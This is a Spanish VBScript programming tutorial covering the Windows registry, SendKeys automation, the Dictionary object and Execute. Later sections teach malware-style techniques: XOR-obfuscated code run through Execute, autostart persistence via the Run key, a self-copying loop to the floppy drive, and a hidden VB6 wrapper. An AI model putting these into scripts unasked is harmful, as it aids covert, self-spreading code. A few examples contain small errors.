Valor binario: Guarda un valor binario. Es decir, una sucesión de 1 y 0, que significan algo. Tienen el símbolo con números azules. Es el único tipo de datos que es muy difícil, por no decir casi imposible, leer con VBScript.

Valor dword: Guarda un valor decimal o hexadecimal, es decir un numero. Tienen el símbolo con números azules, pero a diferencia del valor binario, el dato se guarda por

ejemplo como 0x00000001(1) lo que significa que tiene el valor uno (mira solo el numero del paréntesis).

No voy a hacer ahora un tutorial del registro de Windows, si lo queréis saber, investigad. Las funciones siguientes operan con el registro de Windows y lo modifican, y son lo que nos interesa ahora. Las siguientes funciones necesitan del objeto **WScript.Shell.** Estas funciones son las tres siguientes:

La primera es la función **RegDelete**. Esta función borra una clave del registro o uno de sus valores según lo que le indiquemos. En este ejemplo de abajo se borra un valor de una clave porque al final no hay una barra (\). **Si colocamos al final esa barra** estaremos **indicando que queremos borrar una clave**. Por ejemplo si queremos borrar toda la clave de Internet Explorer pondríamos:

"HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\".

Si solo queremos **borrar el valor** Versión lo haríamos como en el ejemplo, es decir **sin la barra final** porque no es una clave.

```
Set ws = CreateObject("WScript.Shell")
ws.RegDelete "HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Version"
```

La segunda es la función **RegRead**. Esta función lee el valor que le indiquemos. Delante de la función colocamos una variable que se encargará de guardar el **valor que lea en el registro la función**. Si el valor que lee la función en el registro es un valor de la cadena, la variable recibirá una cadena, si es un valor dword la variable recibirá un número y si es un valor binario normalmente dará error. En este ejemplo, la variable recibirá la versión actual de Internet Explorer.

```
Set ws = CreateObject("WScript.Shell")
variable = ws.RegRead ("HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Version")
```

La tercera es la función **RegWrite**. Esta función crea una clave nueva, agrega un valor a una clave ya existente o cambia un valor ya existente. La función tiene tres partes: La primera donde se indica la ruta donde queremos crear el valor y el valor que queremos crear. La segunda es el valor que le asignamos al valor creado. La tercera es el tipo de valor. Los tipos de valores son REG_SZ si queremos crear un valor de la cadena y REG_DWORD si queremos crear un valor dword. Si queremos crear una clave nueva es tan sencillo como **indicarlo como si existieran desde el principio** en la primera parte. Por ejemplo, en el siguiente ejemplo creamos el valor Web1, que es una cadena que contiene el valor www.google.es, dentro de la clave HKEY_LOCAL_MACHINE\ Software\Microsoft\Internet Explorer\Lista deWebs\. Y realmente lo que estamos haciendo aquí es ir a Internet Explorer, crear una clave llamada Lista de Webs y crear dentro el valor Web1. Es sencillo si entiendes el funcionamiento del Registro de Win.

```
Set ws = CreateObject("WScript.Shell")
ws.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Lista
```

```
deWebs\Web1","www.google.es","REG_SZ"
```

Atención: Modificar datos en el registro de Windows puede ocasionar el mal funcionamiento de su SO o de alguno de sus programas. Si no esta seguro de lo que hace no lo intente y si lo intenta cree por lo menos una copia de seguridad del registro antes de realizar cambios en el para poder restaurarlo si algo ocurre mal. Recomendamos también que antes de modificar el registro con VBScript, lo haga manualmente hasta que sepa exactamente que es cada cosa, como se expresan las direcciones, las calves que no se deben tocar, que función realiza cada tipo de valor...

A continuación, las siguientes funciones que se van a enseñar sirven para **controlar aplicaciones**. Supongo que habréis visto alguna vez a algún amigo o familiar **usar algún programa solo con el teclado**. Lo primero que deberéis hacer es saber hacer eso, es decir saber **controlar cualquier aplicación con el teclado**. No es difícil, por ejemplo, normalmente en los Procesadores de Texto se cambia entre la zona de escritura y el menú con el botón Alt. Es cuestión de probar y conocer los de aquella aplicación que quieras controlar. Una cosa a **tener en cuenta es el tipo de aplicación a controlar**, por ejemplo, controlar la línea de comandos es una tontería, porque es mas sencillo crear un archivo bat y ejecutarlo; por otro lado, el paint no lo podemos controlar porque requiere el uso del ratón.

Tened en cuenta el **tipo de control** que vamos a realizar sobre la aplicación. Hay muchas formas de controlarlas, pero esta **es generalizada** y además, por decirlo de alguna manera espectacular. Con esto quiero decir que lo que haremos será ejecutar la aplicación, comprobar que tenga el foco y que no la cierren, y ir enviándole pulsaciones. Esto tiene el efecto claro a ojos de una persona normal de que alguien te esta controlando desde Internet al estilo de las películas.

En primer lugar debemos aprender la siguiente función: la función **SendKeys**. Esta función utiliza el objeto WScript.Shell. Esta función envía una serie de pulsaciones al área de texto activa que haya en ese momento. Es muy útil para ayudar la programación en otros lenguajes. También puede tener otras utilidades, que variaran según tu imaginación. Abajo hay un ejemplo de uso de esta función:

```
Set ws = CreateObject("WScript.Shell")
Variable = MsgBox("En 10 segundos escribirá automáticamente el código de registro.
Clique sobre la zona de escritura...",0,"Registro")
WScript.Sleep 10000
ws.SendKeys "an123rgb2"
```

Esto enviará al área de escritura la cadena an123rgb2, recomiendo probarlo antes de continuar y ver a que me refiero. Recuerda aquí las funciones **Sleep** y **Quit** enseñadas anteriormente. El método **SendKeys** utiliza algunos caracteres especiales como modificadores de los caracteres normales (en lugar de utilizar su valor impreso). Este conjunto de caracteres especiales incluye los *paréntesis, llaves, corchetes, el signo más "+", el acento circunflejo "^", el signo de porcentaje "%", y la tilde llana "~"*. Para enviar estos caracteres al área de escritura, **inclúyalos entre llaves "{}" por separado**, según el ejemplo siguiente:

```
Set ws = CreateObject("WScript.Shell")
ws.SendKeys "3{+}2=5 {(}Suma basica{)}"
```

También decir que algunas pulsaciones de **teclas no generan caracteres** (como Enter y Tab). Otras pulsaciones representan acciones (como Retroceso y Ctrl.). A continuación tenemos un ejemplo y la tabla de pulsaciones de **teclas no generan caracteres** (como Enter y Tab) y/o representan acciones (como Retroceso e Ctrl). En el siguiente ejemplo escribimos en el área de texto Para abrir la ayuda pulse F1 y luego la abrimos automáticamente enviando la pulsación del F1:

```
Set ws = CreateObject("WScript.Shell")
ws.SendKeys "Para abrir la ayuda pulse F1{F1}"
```

A continuación está la tabla con la lista de pulsaciones especiales de la **función SendKeys:**

Tecla	Hay que escribir...
RETROCESO	{BACKSPACE}, {BS} o {BKSP}
INTERRUMPIR	{BREAK}
BLOQ MAYÚS	{CAPSLOCK}
SUPR o SUPRIMIR	{DELETE} o {DEL}
FLECHA ABAJO	{DOWN}
FIN	{END}
ENTRAR	{ENTER} o ~
ESC	{ESC}
AYUDA	{HELP}
INICIO	{HOME}
INS o INSERTAR	{INSERT} o {INS}
FLECHA IZQUIERDA	{LEFT}
BLOQ NUM	{NUMLOCK}
AV PÁG	{PGDN}
RE PÁG	{PGUP}
IMPRIMIR PANTALLA	{PRTSC}
FLECHA DERECHA	{RIGHT}
BLOQ DESPL	{SCROLLLOCK}
TAB	{TAB}
FLECHA ARRIBA	{UP}
F1	{F1}
F2	{F2}
F3	{F3}
F4	{F4}
F5	{F5}

F6	{F6}
F7	{F7}
F8	{F8}
F9	{F9}
F10	{F10}
F11	{F11}
F12	{F12}
F13	{F13}
F14	{F14}
F15	{F15}
F16	{F16}

Por ultimo decir sobre esta función que para enviar aquellos caracteres del teclado formados por la pulsación de una tecla normal combinada con Mayús, Ctrl o Alt debe colocar delante el caracter al que influyen uno de estos signos dependiendo de la siguiente tabla:

Tecla	**Carácter especial**
Mayúsculas	+
Ctrl	^
Alt	%

Por ejemplo, si queremos pulsar el Ctrl+Alt+Supr para abrir las tareas de Windows enviaremos "^(%{DEL})". Ten en cuenta que como puedes comprobar si unes dos teclas especiales tienes que **usar el paréntesis** para encerrar a la segunda y a la tercera pulsación enviada.

Pero bueno, creo que me he extendido demasiado con esta función, pero es la base de controlar las aplicaciones. Pero aún hay más que aprender. Para realizar un buen control necesitaremos las funciones **Sleep**, **SendKeys**, y las funciones nuevas **Exec**, **AppActivate**, **ProcessID**, **Terminate** y **Status**. Ahora explicare el uso de cada una y por ultimo pondré un ejemplo para controlar una aplicación sencilla.

Empezare con la función Exec, que tiene una función similar a la función **Run**, pero esta guarda la estructura de la aplicación en marcha en una variable con la que luego operaremos para controlarla a voluntad. Se usa utilizando el objeto **WScript.Shell**, de la siguiente forma (en este ejemplo abrimos el regedit, pero ten en cuenta que el directorio de instalación de Win **no siempre es el mismo** así que lo correcto sería usar **GetSpecialFolder**, sacar el nombre y luego usarlo aquí):

```
Set ws = CreateObject("WScript.Shell")
Set VarApplicaion = ws.Exec("C:\Windows\regedit.exe")
```

Donde en la ***primera línea*** colocamos el objeto. En la ***segunda línea*** utilizando el objeto usamos la función **Exec** (que lleva delante unido por un punto (.) la variable (ws) que guarda el objeto). Dentro de la función colocamos primero la ruta, que en este caso es el disco duro c:, seguido de \ y el nombre del archivo, un punto y su extensión. Esta función **ejecutará el archivo** que le hayamos indicado. Todo esto esta unido a una variable mediante **Set** VarApplicaion, esto guarda la estructura de la aplicación ejecutada en la variable para luego poder controlarla. El **efecto de esta función** es simple, se ejecutara el Editor del Registro de Windows.

Las siguientes **dos funciones** (AppActivate y ProcessID) se utilizan siempre juntas. Estas sirven para **darle el foco a la ventana que hemos abierto**. Dar el foco a una ventana significa solamente **activarla**, es decir, tiene el mismo efecto que hacer clic sobre ella. Esto es muy importante porque si no lo hacemos **las pulsaciones** pueden irse a cualquier sitio y **no provocan el efecto** deseado. Por eso siempre se usará antes de la función SendKeys. Abajo un ejemplo de uso de dicha función:

```
Set ws = CreateObject("WScript.Shell")
Set VarApplicaion = ws.Exec("C:\Windows\regedit.exe")
Wscript.Sleep 10000
ws.AppActivate VarApplicaion.ProcessID
ws.SendKeys "{UP}"
```

Este pequeño código ejecuta el Registro, se espera diez segundos a que se abra (por si se utiliza un procesador lento), le concede el foco (por si se ha abierto en un procesador rápido y alguien cansado de esperar a abierto algo) y le envía una pulsación de la flecha arriba. En este Script **la cuarta línea es la que le concede el foco a la aplicación** abierta. Esto lo hace de la siguiente forma: ws.AppActivate **le da el foco a una ventana**. Esto lo hace **especificando el nombre** de la ventana (como valor de cadena), **o el número del proceso** (como valor numérico). VarApplicaion.ProcessID es una función que **devuelve el numero del proceso** de la aplicación abierta por VarApplicaion (solo lectura), y así, podemos **devolver el foco a la aplicación**. Otra forma de usar esta función es **indicando el nombre de la ventana**, pero no es recomendable porque normalmente suelen cambiar (estoy pensando en el Word), aunque en otras como la Calculadora serviría.

```
Set ws = CreateObject("WScript.Shell")
Set VarApplicaion = ws.Exec("calc")
Wscript.Sleep 5000
ws.AppActivate "Claculadora"
```

En este caso, como el nombre de la ventana de la calculadora **es siempre el mismo**, siempre funciona.

Otra funcion util y necesaria es **Terminate**. Esta función **finaliza el programa** que se ha abierto con la función **Exec**. Es relativamente fácil de usar, y se coloca siempre cuando ya no vayamos a utilizar más el programa, para que no se quede abierto.

Siguiendo el siguiente modelo, que ejecuta la calculadora y al cabo de cinco segundos la cierra sin hacer nada más:

```
Set ws = CreateObject("WScript.Shell")
Set VarApplicaion = ws.Exec("calc")
Wscript.Sleep 5000
VarApplicaion.Terminate
```

La ultima función es Status, esta devuelve un valor numérico, que **se corresponde con 0, si la aplicación esta abierta, y se corresponde con 1, si esta cerrada**. Por tanto, esta función, unida a la *sentencia If,* nos puede ayudar a saber si el usuario del ordenador ha cerrado o no la aplicación que se intenta controlar. Un ejemplo de uso seria el siguiente:

```
Set ws = CreateObject("WScript.Shell")
Set VarApplicaion = ws.Exec("calc")
Wscript.Sleep 10000

If VarApplicaion.Status = 0 Then
Msgbox "No has cerrado la Calculadora"
VarApplicaion.Terminate
End If

If VarApplicaion.Status = 1 Then
Msgbox "Has cerrado la Calculadora"
End If
```

Aquí, abrimos la calculadora y tras esperarnos 10 segundos, **comprobamos si la calculadora esta abierta** con VarApplicaion.Status, si lo esta, se muestra un mensaje y se cierra; si no, se muestra otro mensaje diferente. Esta función también se puede emplear para **volver a iniciar todo el proceso de control sobre una aplicación** si el usuario la cierra, y no parar hasta conseguirlo.

Para controlar una aplicación lo único que hay que hacer es **unir ingeniosamente estas funciones con paciencia** hasta lograr lo que queremos hacer. Por poneros un ejemplo, dejo un Script que controla la Calculadora (se obvia la creación de variables):

```
Set ws = WScript.CreateObject("WScript.Shell")
Variable1=MsgBox("Vamos a calcular cuanto vale la siguiente operacion:
(43+21)x11",0,"Calculo")
Set VarApp = ws.Exec("calc")

WScript.Sleep 500
ws.AppActivate "Calculadora"
ws.SendKeys "43"

WScript.Sleep 500
ws.AppActivate VarApp.ProcessID
ws.SendKeys "{+}"

WScript.Sleep 500
ws.AppActivate VarApp.ProcessID
```

```
ws.SendKeys "21"

WScript.Sleep 500
ws.AppActivate "Calculadora"
ws.SendKeys "~"

WScript.Sleep 500
ws.AppActivate VarApp.ProcessID
ws.SendKeys "*11"

WScript.Sleep 500
ws.AppActivate "Calculadora"
ws.SendKeys "~"

WScript.Sleep 2500

If VarApp.Status = 0 Then
  Variable1=MsgBox("Ahora ya lo sabes: ¡La Calculadora no miente!",0,"Calculo")
  VarApp.Terminate
End If

If VarApp.Status = 1 Then
  Variable1=MsgBox("¡Has cerrado la Calculadora! Pues ahora te quedas sin saberlo, mi mente
no es capaz de hacerlo tan bien como ella...",0,"Calculo")
End If
```

Fíjate bien y verás que todo es conforme lo explicado y que la operación la hace bien. Por ultimo decir que hay ciertas aplicaciones como por ejemplo el Word o el Outlook que se pueden controlar de otras formas más efectivas, pero esta, aunque larga y cansina de programar, siempre **es la más espectacular y sirve para todo tipo de programas**. Además, no es necesario que uses estas funciones solo para controlar aplicaciones: sabes lo que hacen, úsalas según mejor te convenga o necesites.

Programación con Objetos: Objeto Dictionary

El **objeto Dictionary** es un objeto especial, ya que se encarga de crear una **forma nueva de administrar variables**. Las administra **por pares** (en Perl lo llaman matriz asociativa). Esto significa que en una variable crea una **colección de valores** y los **asocia a una clave** para identificarlos. Por ejemplo, si tenemos la variable VarDic, nos podemos encontrar con esto:

```
Set VarDic = CreateObject("Scripting.Dictionary")
VarDic.Add "a", "Atenas"
VarDic.Add "b", "Belgrado"
VarDic.Add "c", "El Cairo"
```

Luego explicare las funciones y su significado, ahora quedaros con lo esencial. Digo que crea una colección porque la variable VarDic contiene a la vez los valores Atenas, Belgrado y El Cairo. Para que el Script sepa cual dar cada vez, **se le asignan una clave** (como a, b, c...). De esa forma, VarDic funcionara como si tuviese el valor Atenas **cuando se le especifique el valor** a, funcionara como Belgrado cuando tenga b, y como El Cairo cuando c. Luego explicare como se especifica la clave y como se usa.

Este objeto tiene mucha utilidad cuando el Script es muy largo y tienes que utilizar muchas variables (con esto las puedes reducir drásticamente), o bien cuando quieres agruparlas porque tienen algo en común (al estilo de las estructuras de C++). Ahora voy a explicar un poco como se utiliza. Pongamos otro ejemplo:

```
Set VarDic = CreateObject("Scripting.Dictionary")
VarDic.Add "amigo", "Juan"
VarDic.Add "novia", "Maria"
VarDic.Add "padre", "Pepe"
```

Primero tenemos la variable VarDic, a la que le **asignamos el objeto dictionary**, para luego poder usar esa variable como una colección. A diferencia de otros objetos este **se debe de crear una vez para cada variable que queramos emplear** de esta manera. Bien, ahora tenemos una colección en VarDic, vacia. Si queremos **asignarle valores utilizamos la función Add**. Esta se utiliza, poniendo el nombre de la variable seguido de un punto y la palabra **Add**, un espacio, la clave entre comillas, una coma, y el valor que puede estar entre comillas, si se trata de un valor de cadena, o sin ellas si es un valor numérico. En la línea dos hemos asignado a la clave amigo el valor Juan, y en la tres al valor novia Maria. Si luego queremos **ver el contenido de** VarDic cuando esta tiene la clave amigo, por ejemplo, **lo haremos así**:

```
Set VarDic = CreateObject("Scripting.Dictionary")
VarDic.Add "amigo", "Juan"
VarDic.Add "novia", "Maria"
VarDic.Add "padre", "Pepe"
Msgbox VarDic.Item("amigo")
```

Utilizamos la **función Item** para obtener el valor de la clave amigo, y por lo tanto en el MsgBox se mostrara el valor Juan. La forma de usarlo es similar a la de la función Add: Utilizamos el nombre de la variable seguido de un punto y la palabra Item, un espacio y la clave entre comillas y paréntesis. Para que os aclaréis mas, podemos decir que todo el bloque VarDic.**Item**("amigo"), **se puede considerar como una variable**, y podéis utilizarlo como si se tratara como tal.

Es decir, realmente solo he utilizado la variable VarDic, pero en cambio, por decirlo de alguna manera ahora tengo tres, dependiendo de la clave que ponga en VarDic.**Item**("amigo"). Para que quede claro, podemos decir que los dos siguientes códigos son idénticos en cuanto a funcionalidad.

```
Set VarDic = CreateObject("Scripting.Dictionary")
VarDic.Add "amigo", "Juan"
VarDic.Add "novia", "Maria"
VarDic.Add "padre", "Pepe"
Msgbox VarDic.Item("amigo")
```

```
VarAmigo = "Juan"
VarNovia = "Juan"
VarPadre = "Pepe"
Msgbox VarAmigo
```

De esta forma, VarDic.**Item**("amigo") y **VarAmigo** son exactamente lo mismo y se pueden usar de la misma forma.

La funcionalidad de este objeto viene cuando por ejemplo quiero poner los nombres, edades, direcciones y teléfonos de veinte personas. Con este objeto, en vez de crear ochenta variables, con crear cuatro (uno para nombres, uno para direcciones, uno para teléfonos, y el ultimo para edades) sobra. Además, puedes hacer que se correspondan, y así tienes menos trabajo:

```
Set Nombre = CreateObject("Scripting.Dictionary")
Set Edad = CreateObject("Scripting.Dictionary")
Set Telefono = CreateObject("Scripting.Dictionary")
Set Direccion = CreateObject("Scripting.Dictionary")
Nombre.Add "amigo", "Juan"
Edad.Add "amigo", 15
Telefono.Add "amigo", 965330000
Direccion.Add "amigo", "Calle de Bartolo n13"
Msgbox Nombre.Item("amigo")&" Edad:"&Edad.Item("amigo")
```

Más o menos, esa seria la idea de uso del **objeto Dictionary**, que es **conveniente conocer**, pues en programas más complejos es la única salida de estructurar variables que Visual Basic Script nos permite. Las siguientes funciones necesitan el objeto **Scripting.Dictionary** y se encargan de operar con los pares de valores del objeto.

La primera es la función **Key**. Esta función **cambia la** clave del par que le indiquemos. Por ejemplo, en el siguiente ejemplo cambia la clave del valor Maria, de novia, que era lo primero que tenía asignado, a exnovia, que es el que le acabamos de poner. Si probamos de **ver el valor de la clave novia nos dara error**, ya que ahora su clave es exnovia:

```
Set VarDic = CreateObject("Scripting.Dictionary")
VarDic.Add "amigo", "Juan"
VarDic.Add "novia", "Maria"
VarDic.Add "padre", "Pepe"
VarDic.Key("novia") = "exnovia"
```

La función se utiliza indicando la variable, luego un punto y la palabra **Key**, luego la clave que **queremos cambiar** entre comillas y paréntesis, y por ultimo la nueva clave después del igual, entre comillas.

La segunda es la función **Remove**. Esta función **elimina un** valor, indicándole la clave de este. Por ejemplo, en el siguiente ejemplo **borra** el valor de la clave amigo, de forma que si luego intentamos visualizarlo, no podremos porque lo hemos eliminado.

```
Set VarDic = CreateObject("Scripting.Dictionary")
VarDic.Add "amigo", "Juan"
VarDic.Add "novia", "Maria"
VarDic.Add "padre", "Pepe"
VarDic.Remove("amigo")
```

La función se utiliza indicando la variable, luego un punto y la palabra **Remove** y luego la clave que **queremos borrar** entre comillas y paréntesis. Con esto es como si nunca

hubiéramos escrito la segunda línea. Esta función tiene interés cuando se necesita **cambiar el valor (no la clave) de un par**, ya que lo que haremos será borrarla y crearla de nuevo con el nuevo valor.

La tercera es la función **RemoveAll**. Esta función **vacía la variable del objeto** dejándola sin nada. Es decir, **borra todos los** valores **que tiene** la variable. Pongamos un ejemplo de uso de esta función:

```
Set VarDic = CreateObject("Scripting.Dictionary")
VarDic.Add "amigo", "Juan"
VarDic.Add "novia", "Maria"
VarDic.Add "padre", "Pepe"
VarDic.RemoveAll
```

Este código de arriba equivaldría a uno en el que solo estuviera la primera línea. Es decir, **ha borrado los tres** valores **que le hemos dado**. Esto sirve para **reutilizar la variable** o para cambiar todos los valores de esta. Su uso es sencillo, solo hay que indicar la variable a **borrar**, y se usa como todas las de este tipo que hemos visto (no tiene ningún argumento).

La cuarta es la función **Exists**. Esta función **comprueba si existe o no un valor asignado a una clave** concreta. Devuelve el valor True si existe y el valor False si no existe. Por ejemplo, si queremos saber si realmente ha escrito algo en un InputBox y no ha apretado cancelar podemos realizar lo siguiente, utilizando la sentencia If:

```
Set VarDic = CreateObject("Scripting.Dictionary")
VarResp = InputBox("¿Que comida te gusta?","Comida","Introduce comida favorita")
If VarResp<>"" Then VarDic.Add "respuesta", VarResp 'Esto es la sentencia If abreviada
(solo 1 caso)
If VarDic.Exists("respuesta")=True Then
VarMsg = "El valor de la clave es: "&VarDic.Item("respuesta")
Else
VarMsg = "No existe ningun valor..."
End If
```

En este ejemplo si se ha escrito algo, se crea un valor para la clave respuesta con lo que haya escrito en el InputBox. Luego comprueba con el método **Exists** si realmente **se ha creado o no la clave y su valor**, y le asigna a la variable VarMsg un valor diferente según ocurra.

La quinta y ultima es la función **Count**. Esta función devuelve un valor numérico que **indica el número de claves que existen** en la colección. Es decir, simplemente nos indica cuantos valores hemos creado. Para utilizarla se coloca el nombre de la variable, un **punto y** la palabra **Count**. Abajo tenéis un ejemplo de uso, en el que la variable VarNum obtiene el valor 3:

```
Set VarDic = CreateObject("Scripting.Dictionary")
VarDic.Add "amigo", "Juan"
VarDic.Add "novia", "Maria"
```

```
VarDic.Add "padre", "Pepe"
VarNum = VarDic.Count
```

Esto se suele usar para hacer alguna operación en todos los pares de la variable mediante un bucle For. Hasta aquí la explicación del **objeto Dictionary**, el uso que cada uno le de dependerá de su imaginación o sus necesidades. Este objeto, como se ha visto, va más encarado a la **ordenación de información** que a alguna función en concreto, pero repito que es **muy útil**. En cuanto a los Objetos se refiere, se han visto los tres más representativos en lo que a programación en Visual Basic Script se refiere, y aunque hay más (como los Ofimáticos), nosotros, en este tutorial, nos quedamos aquí.

Uso Avanzado y Ejemplos de Visual Basic Script

PARTES DEL TUTORIAL:

NOTA DEL AUTOR:

Estos tutoriales fueron escritos en el año 2003, y aunque aún sirven, contienen información no actualizada. Además, yo recomiendo empezar a programar en otros lenguajes como Python, ya que hace tiempo que Microsoft dejo de dar soporte a este lenguaje de scripting. Destacar, por último que este documento contiene los tres tutoriales ordenados.

SOBRE LOS TUTORIALES:

Visual Basic Script es un lenguaje de programación mediante Scripts (no genera .exe al no ser compilado), de alto nivel. En general es uno de los lenguajes más básicos y es, sin duda alguna, la base del Visual Basic 6, ya que todo lo que se aprende aquí, luego puede ser usado en él sin ningún cambio. En otras palabras, es el lenguaje que se suele aprender antes del Visual Basic 6. Es por eso que todo programador de Visual Basic que se precie debe conocerlo.

Con este motivo, para aquellos que se quieran iniciar en el mundo de la programación con un lenguaje sencillo de aprender, antes de estudiar en la universidad ya otros más avanzados, he decidido poner aquí un tutorial de aprendizaje de Visual Basic Script desde lo más básico hasta lo más avanzado, y posteriormente, como adaptar lo aprendido a Visual Basic 6, y un tutorial sobre él. En definitiva, lo que yo llamo un proceso de aprendizaje desde lo más simple hasta el nivel que te permitirá realizar programas como los que yo ofrezco en este blog (en Visual Basic 6).

- Introducción en Programación en Visual Basic Script.
- Programación con Objetos (ActiveX, ".ocx")
- **Uso avanzado y Ejemplos de VBScript**

De estos tres simples, pero largos documentos está compuesto el tutorial de Visual Basic Script. Deberás aprender por orden cada uno de ellos para continuar con el siguiente, pero no te apures, no es difícil.

Programación en Visual Basic Script: Usos Alternativos

Para tener un uso avanzado de Visual Basic Script sería necesario cumplir los siguientes puntos, expuestos en la lista que hay a continuación, si por el contrario, prefieres usar estos tutoriales como introducción para aprender Visual Basic, bastará que realices las tres primeras únicamente (y la última, que nunca viene mal):

- **Conocer diversas funciones y usos alternativos posibles con ejemplos.**
- **Conocer la forma de trabajar con referencias del lenguaje.**
- Repasar con las referencias todo lo visto hasta ahora.
- Aprender con las referencias nuevas estructuras y funciones análogas.
- Aprender mediante las referencias otros objetos.
- Practicar, practicar y practicar mucho…

Como podéis comprobar, tan solo los dos primeros pueden ser (y de echo serán) explicados aquí, mediante un tutorial. Pero es conveniente que una vez alcanzado este nivel, dejéis estaros de tutoriales y aprendáis a manejar referencias que son lo que de verdad te enseñará de forma objetiva. Pero no os preocupéis si no sabéis como, pues será explicado aquí tras el primer punto… Así que dejémonos de introducciones, voy a explicar un poco más sobre funciones y usos de Visual Basic Script a continuación.

Lo primero, es dar a conocer una función un tanto peculiar: La función **Execute**. La **función Execute** es una función que ejecuta un trozo de código de una forma especial. Me explico: Esta función ejecuta una **función que le indicamos** de la siguiente forma: Supongamos que tenemos el siguiente script, que hace operaciones con variables:

```
Variable = 5
Variable = Variable+5
Variable = Variable*6
```

Donde Variable es el nombre de la variable que operamos. Primero le asignamos el valor 5, luego le sumamos cinco mas, obteniendo un total de 10. Por ultimo lo multiplicamos por diez, obteniendo un total de 60. Bien, la función execute ejecutaría un valor de cadena como si fuera una función. Por ejemplo el código de arriba con la **función execute** quedaría así:

```
Variable = 5
Execute "Variable = Variable+5"
Execute "Variable = Variable*6"
```

Creo que queda claro el uso de esta función. Y esto, aunque no lo parezca tiene muchos usos, por ejemplo si tienes el código muy largo y pones la mitad en un archivo y la

mitad en otro, al final del primer archivo puedes poner que lea el segundo, y que lo guarde como una cadena, y luego **usas esta función para ejecutarlo**. Otro uso es con la función de encriptación que os he puesto antes puedes encriptar una parte del código y luego colocarlo como una cadena. Luego usas esta función seguida de la de desencriptar y **así lo ejecutas**. Es decir **escondes parte del código**, y así puede tener muchas mas utilidades. Solo **depende de tu imaginación**, los usos que se le puede dar a esta función.

Para aclarar un poco mas pongamos otro ejemplo:

```
VarContenido = "Este es el contenido del MsgBox"
VarTitulo = "Este es el Titulo del MsgBox"
VarMsgBox = "Variable = MsgBox(VarContenido,324,VarTitulo)"
Execute VarMsgBox
```

Esta es una forma de ejecutar un MsgBox con la función Execute. Que el mensaje y el titulo estén en variables aparte se debe mas que nada a la comodidad, ya que recordad que **si queremos escribir comillas como parte de la cadena** de VarMsgBox, debemos hacerlo con "&chr(34)&" utilizando las constantes de cadena. Este código tiene el mismo efecto que si ejecutamos el contenido de VarMsgBox sin la función execute. Para apreciar el verdadero efecto de esta función pongo el siguiente ejemplo que **hace lo mismo que el ejemplo anterior**, pero esta vez con la función encriptadora:

```
Function encriptar(texto,clave)
On error resume next:Err.Clear
For i = 1 To Len(texto)
encriptar = encriptar & Chr(Asc(Mid(texto,i, 1)) Xor clave)
Next
End Function

VarContenido = "Este es el contenido del MsgBox"
VarTitulo = "Este es el Titulo del MsgBox"
VarMsgBox = "^izaijdm(5(E{oJgp ^izKgf|mfalg$;:<$^iz\a|}dg!"
Execute encriptar(VarMsgBox,8)
```

En este ultimo ejemplo el código que muestra **el MsgBox es ilegible** y no se entiende, pero **si se ejecuta**. Esto se debe a que **el contenido estaba encriptado** con la función de parte posterior utilizando la clave 8. Luego, enviamos a execute el contenido de VarMsgBox, pero antes lo pasamos otra vez por la función encriptar para que la desencripte y de esa forma se pueda ejecutar. Ahora no se le ve mucha utilidad, pero piensa que pasaría si en vez de una función MsgBox, estuviera **encriptado un script entero**...

Debeis saber también que podemos hacer que un VBScript se ejecute cada vez que se inicia el ordenador. Para ello necesitaremos buscar de entre todas las claves del registro (Registro de Windows) **las que tengan las palabras Run, RunOnce, RunServices y**

RunServicesOnce. Generalmente la que nos interesa es la **Run** de la *HKEY_LOCAL_MACHINE:*

"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"

Una vez vemos esta clave vemos una lista de programas con un nombre cada una. Estos programas se inician a la par de Windows, y si lo que queremos es ejecutar nuestro vbs, solo tenemos que añadirlo a la lista tal y como están los demás:

*Ws.**RegWrite***
*"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**Nuestro Programa**", **VariableConLaRutaCompleta**, "REG_SZ"*

Con esto, simplemente se iniciará el script con Windows. Además, si no queremos esto, tan solo debemos borrar nuestra clave y dejará de ejecutarse.

Es necesario e importante reconocer la amplia compatibilidad que existe en los productos de Microsoft, y en el caso de VBScript también ocurre si lo mezclamos con Visul Básic, porque para los que no lo sepan: **¡El lenguaje VBScript y el Visual Basic 6.0 son compatibles!**

Por algo los dos son Visual Basic.... pero esta **compatibilidad es programando en Visual Basic 6.0, incluyendo comandos VBScript**. Pero no programando VBScript e incluyendo códigos de Visual Basic 6.0.

De esa forma podemos **compilar un .vbs de forma que adquiera la extensión .exe** y su correspondiente icono, para los que lo quieran hacer más bonito. También sirve para que **si tienes un Antivirus con la Heuristica o el ScriptBlocking, no tengas que desconectarlo mientras trabajas con tus .vbs y pueda detectar cualquier virus VBScript que venga de fuera**. Otra utilidad es que Visual Basic 6.0 es un potente lenguaje que permite la interacción programa-persona (es decir crea los típicos programas de ventana), y puedes aprovechar que ya sabes muchas funciones que puedes usar ahí. Así **puedes aumentar la calidad de tus programas** y no tener que estar sacando siempre el ImputBox, sino bonitos formularios con imágenes y demás. Pero esto no es explicar programación en Visual Basic 6, sino como crear un **exe** a partir de un **vbs** con este programa.

Veamos un ejemplo, en el que **cada minuto y medio aproximado copiamos nuestro VBScript a la disquetera**, escrito en VBScript normal:

```
On Error Resume Next
Set fso = CreateObject("Scripting.FileSystemObject")
Do
bucle= bucle + 1
If bucle = 90000 Then
fso.CopyFile ".\archivo.vbs", "a:\archivo.vbs"
bucle = 0
```

End If
Loop

Creo que queda claro que hace y no hay que explicar nada sobre el script. Bueno, ahora solo nos hace falta **conseguir el Visual Basic 6.0**, esto va ser un poco difícil porque es un programa shareware, podéis coger una versión trial de la página web de Microsoft...

Cuando lo consigas, instálalo y ábrelo. No te asustes si ves mucha cosa, **no es necesario saber nada de Visual Basic**, sólo necesitas tener un poco de imaginación para crear un **exe**. Bueno, a continuación sigue los siguientes pasos:

- **Abrimos** el Visual Basic 6.0
- El nuevo proyecto a crear será un **exe estandar**, esto creará un Formulario.
- **Veamos el código del formulario (boton derecho en el recuadro, ver código)**.
- **Borremos todo lo que hay y escribamos** lo siguiente:

Private Sub Form_Load()
Me.Visible=False

‘ Se trata de copiar el script justo aquí…

Unload Me
End Sub

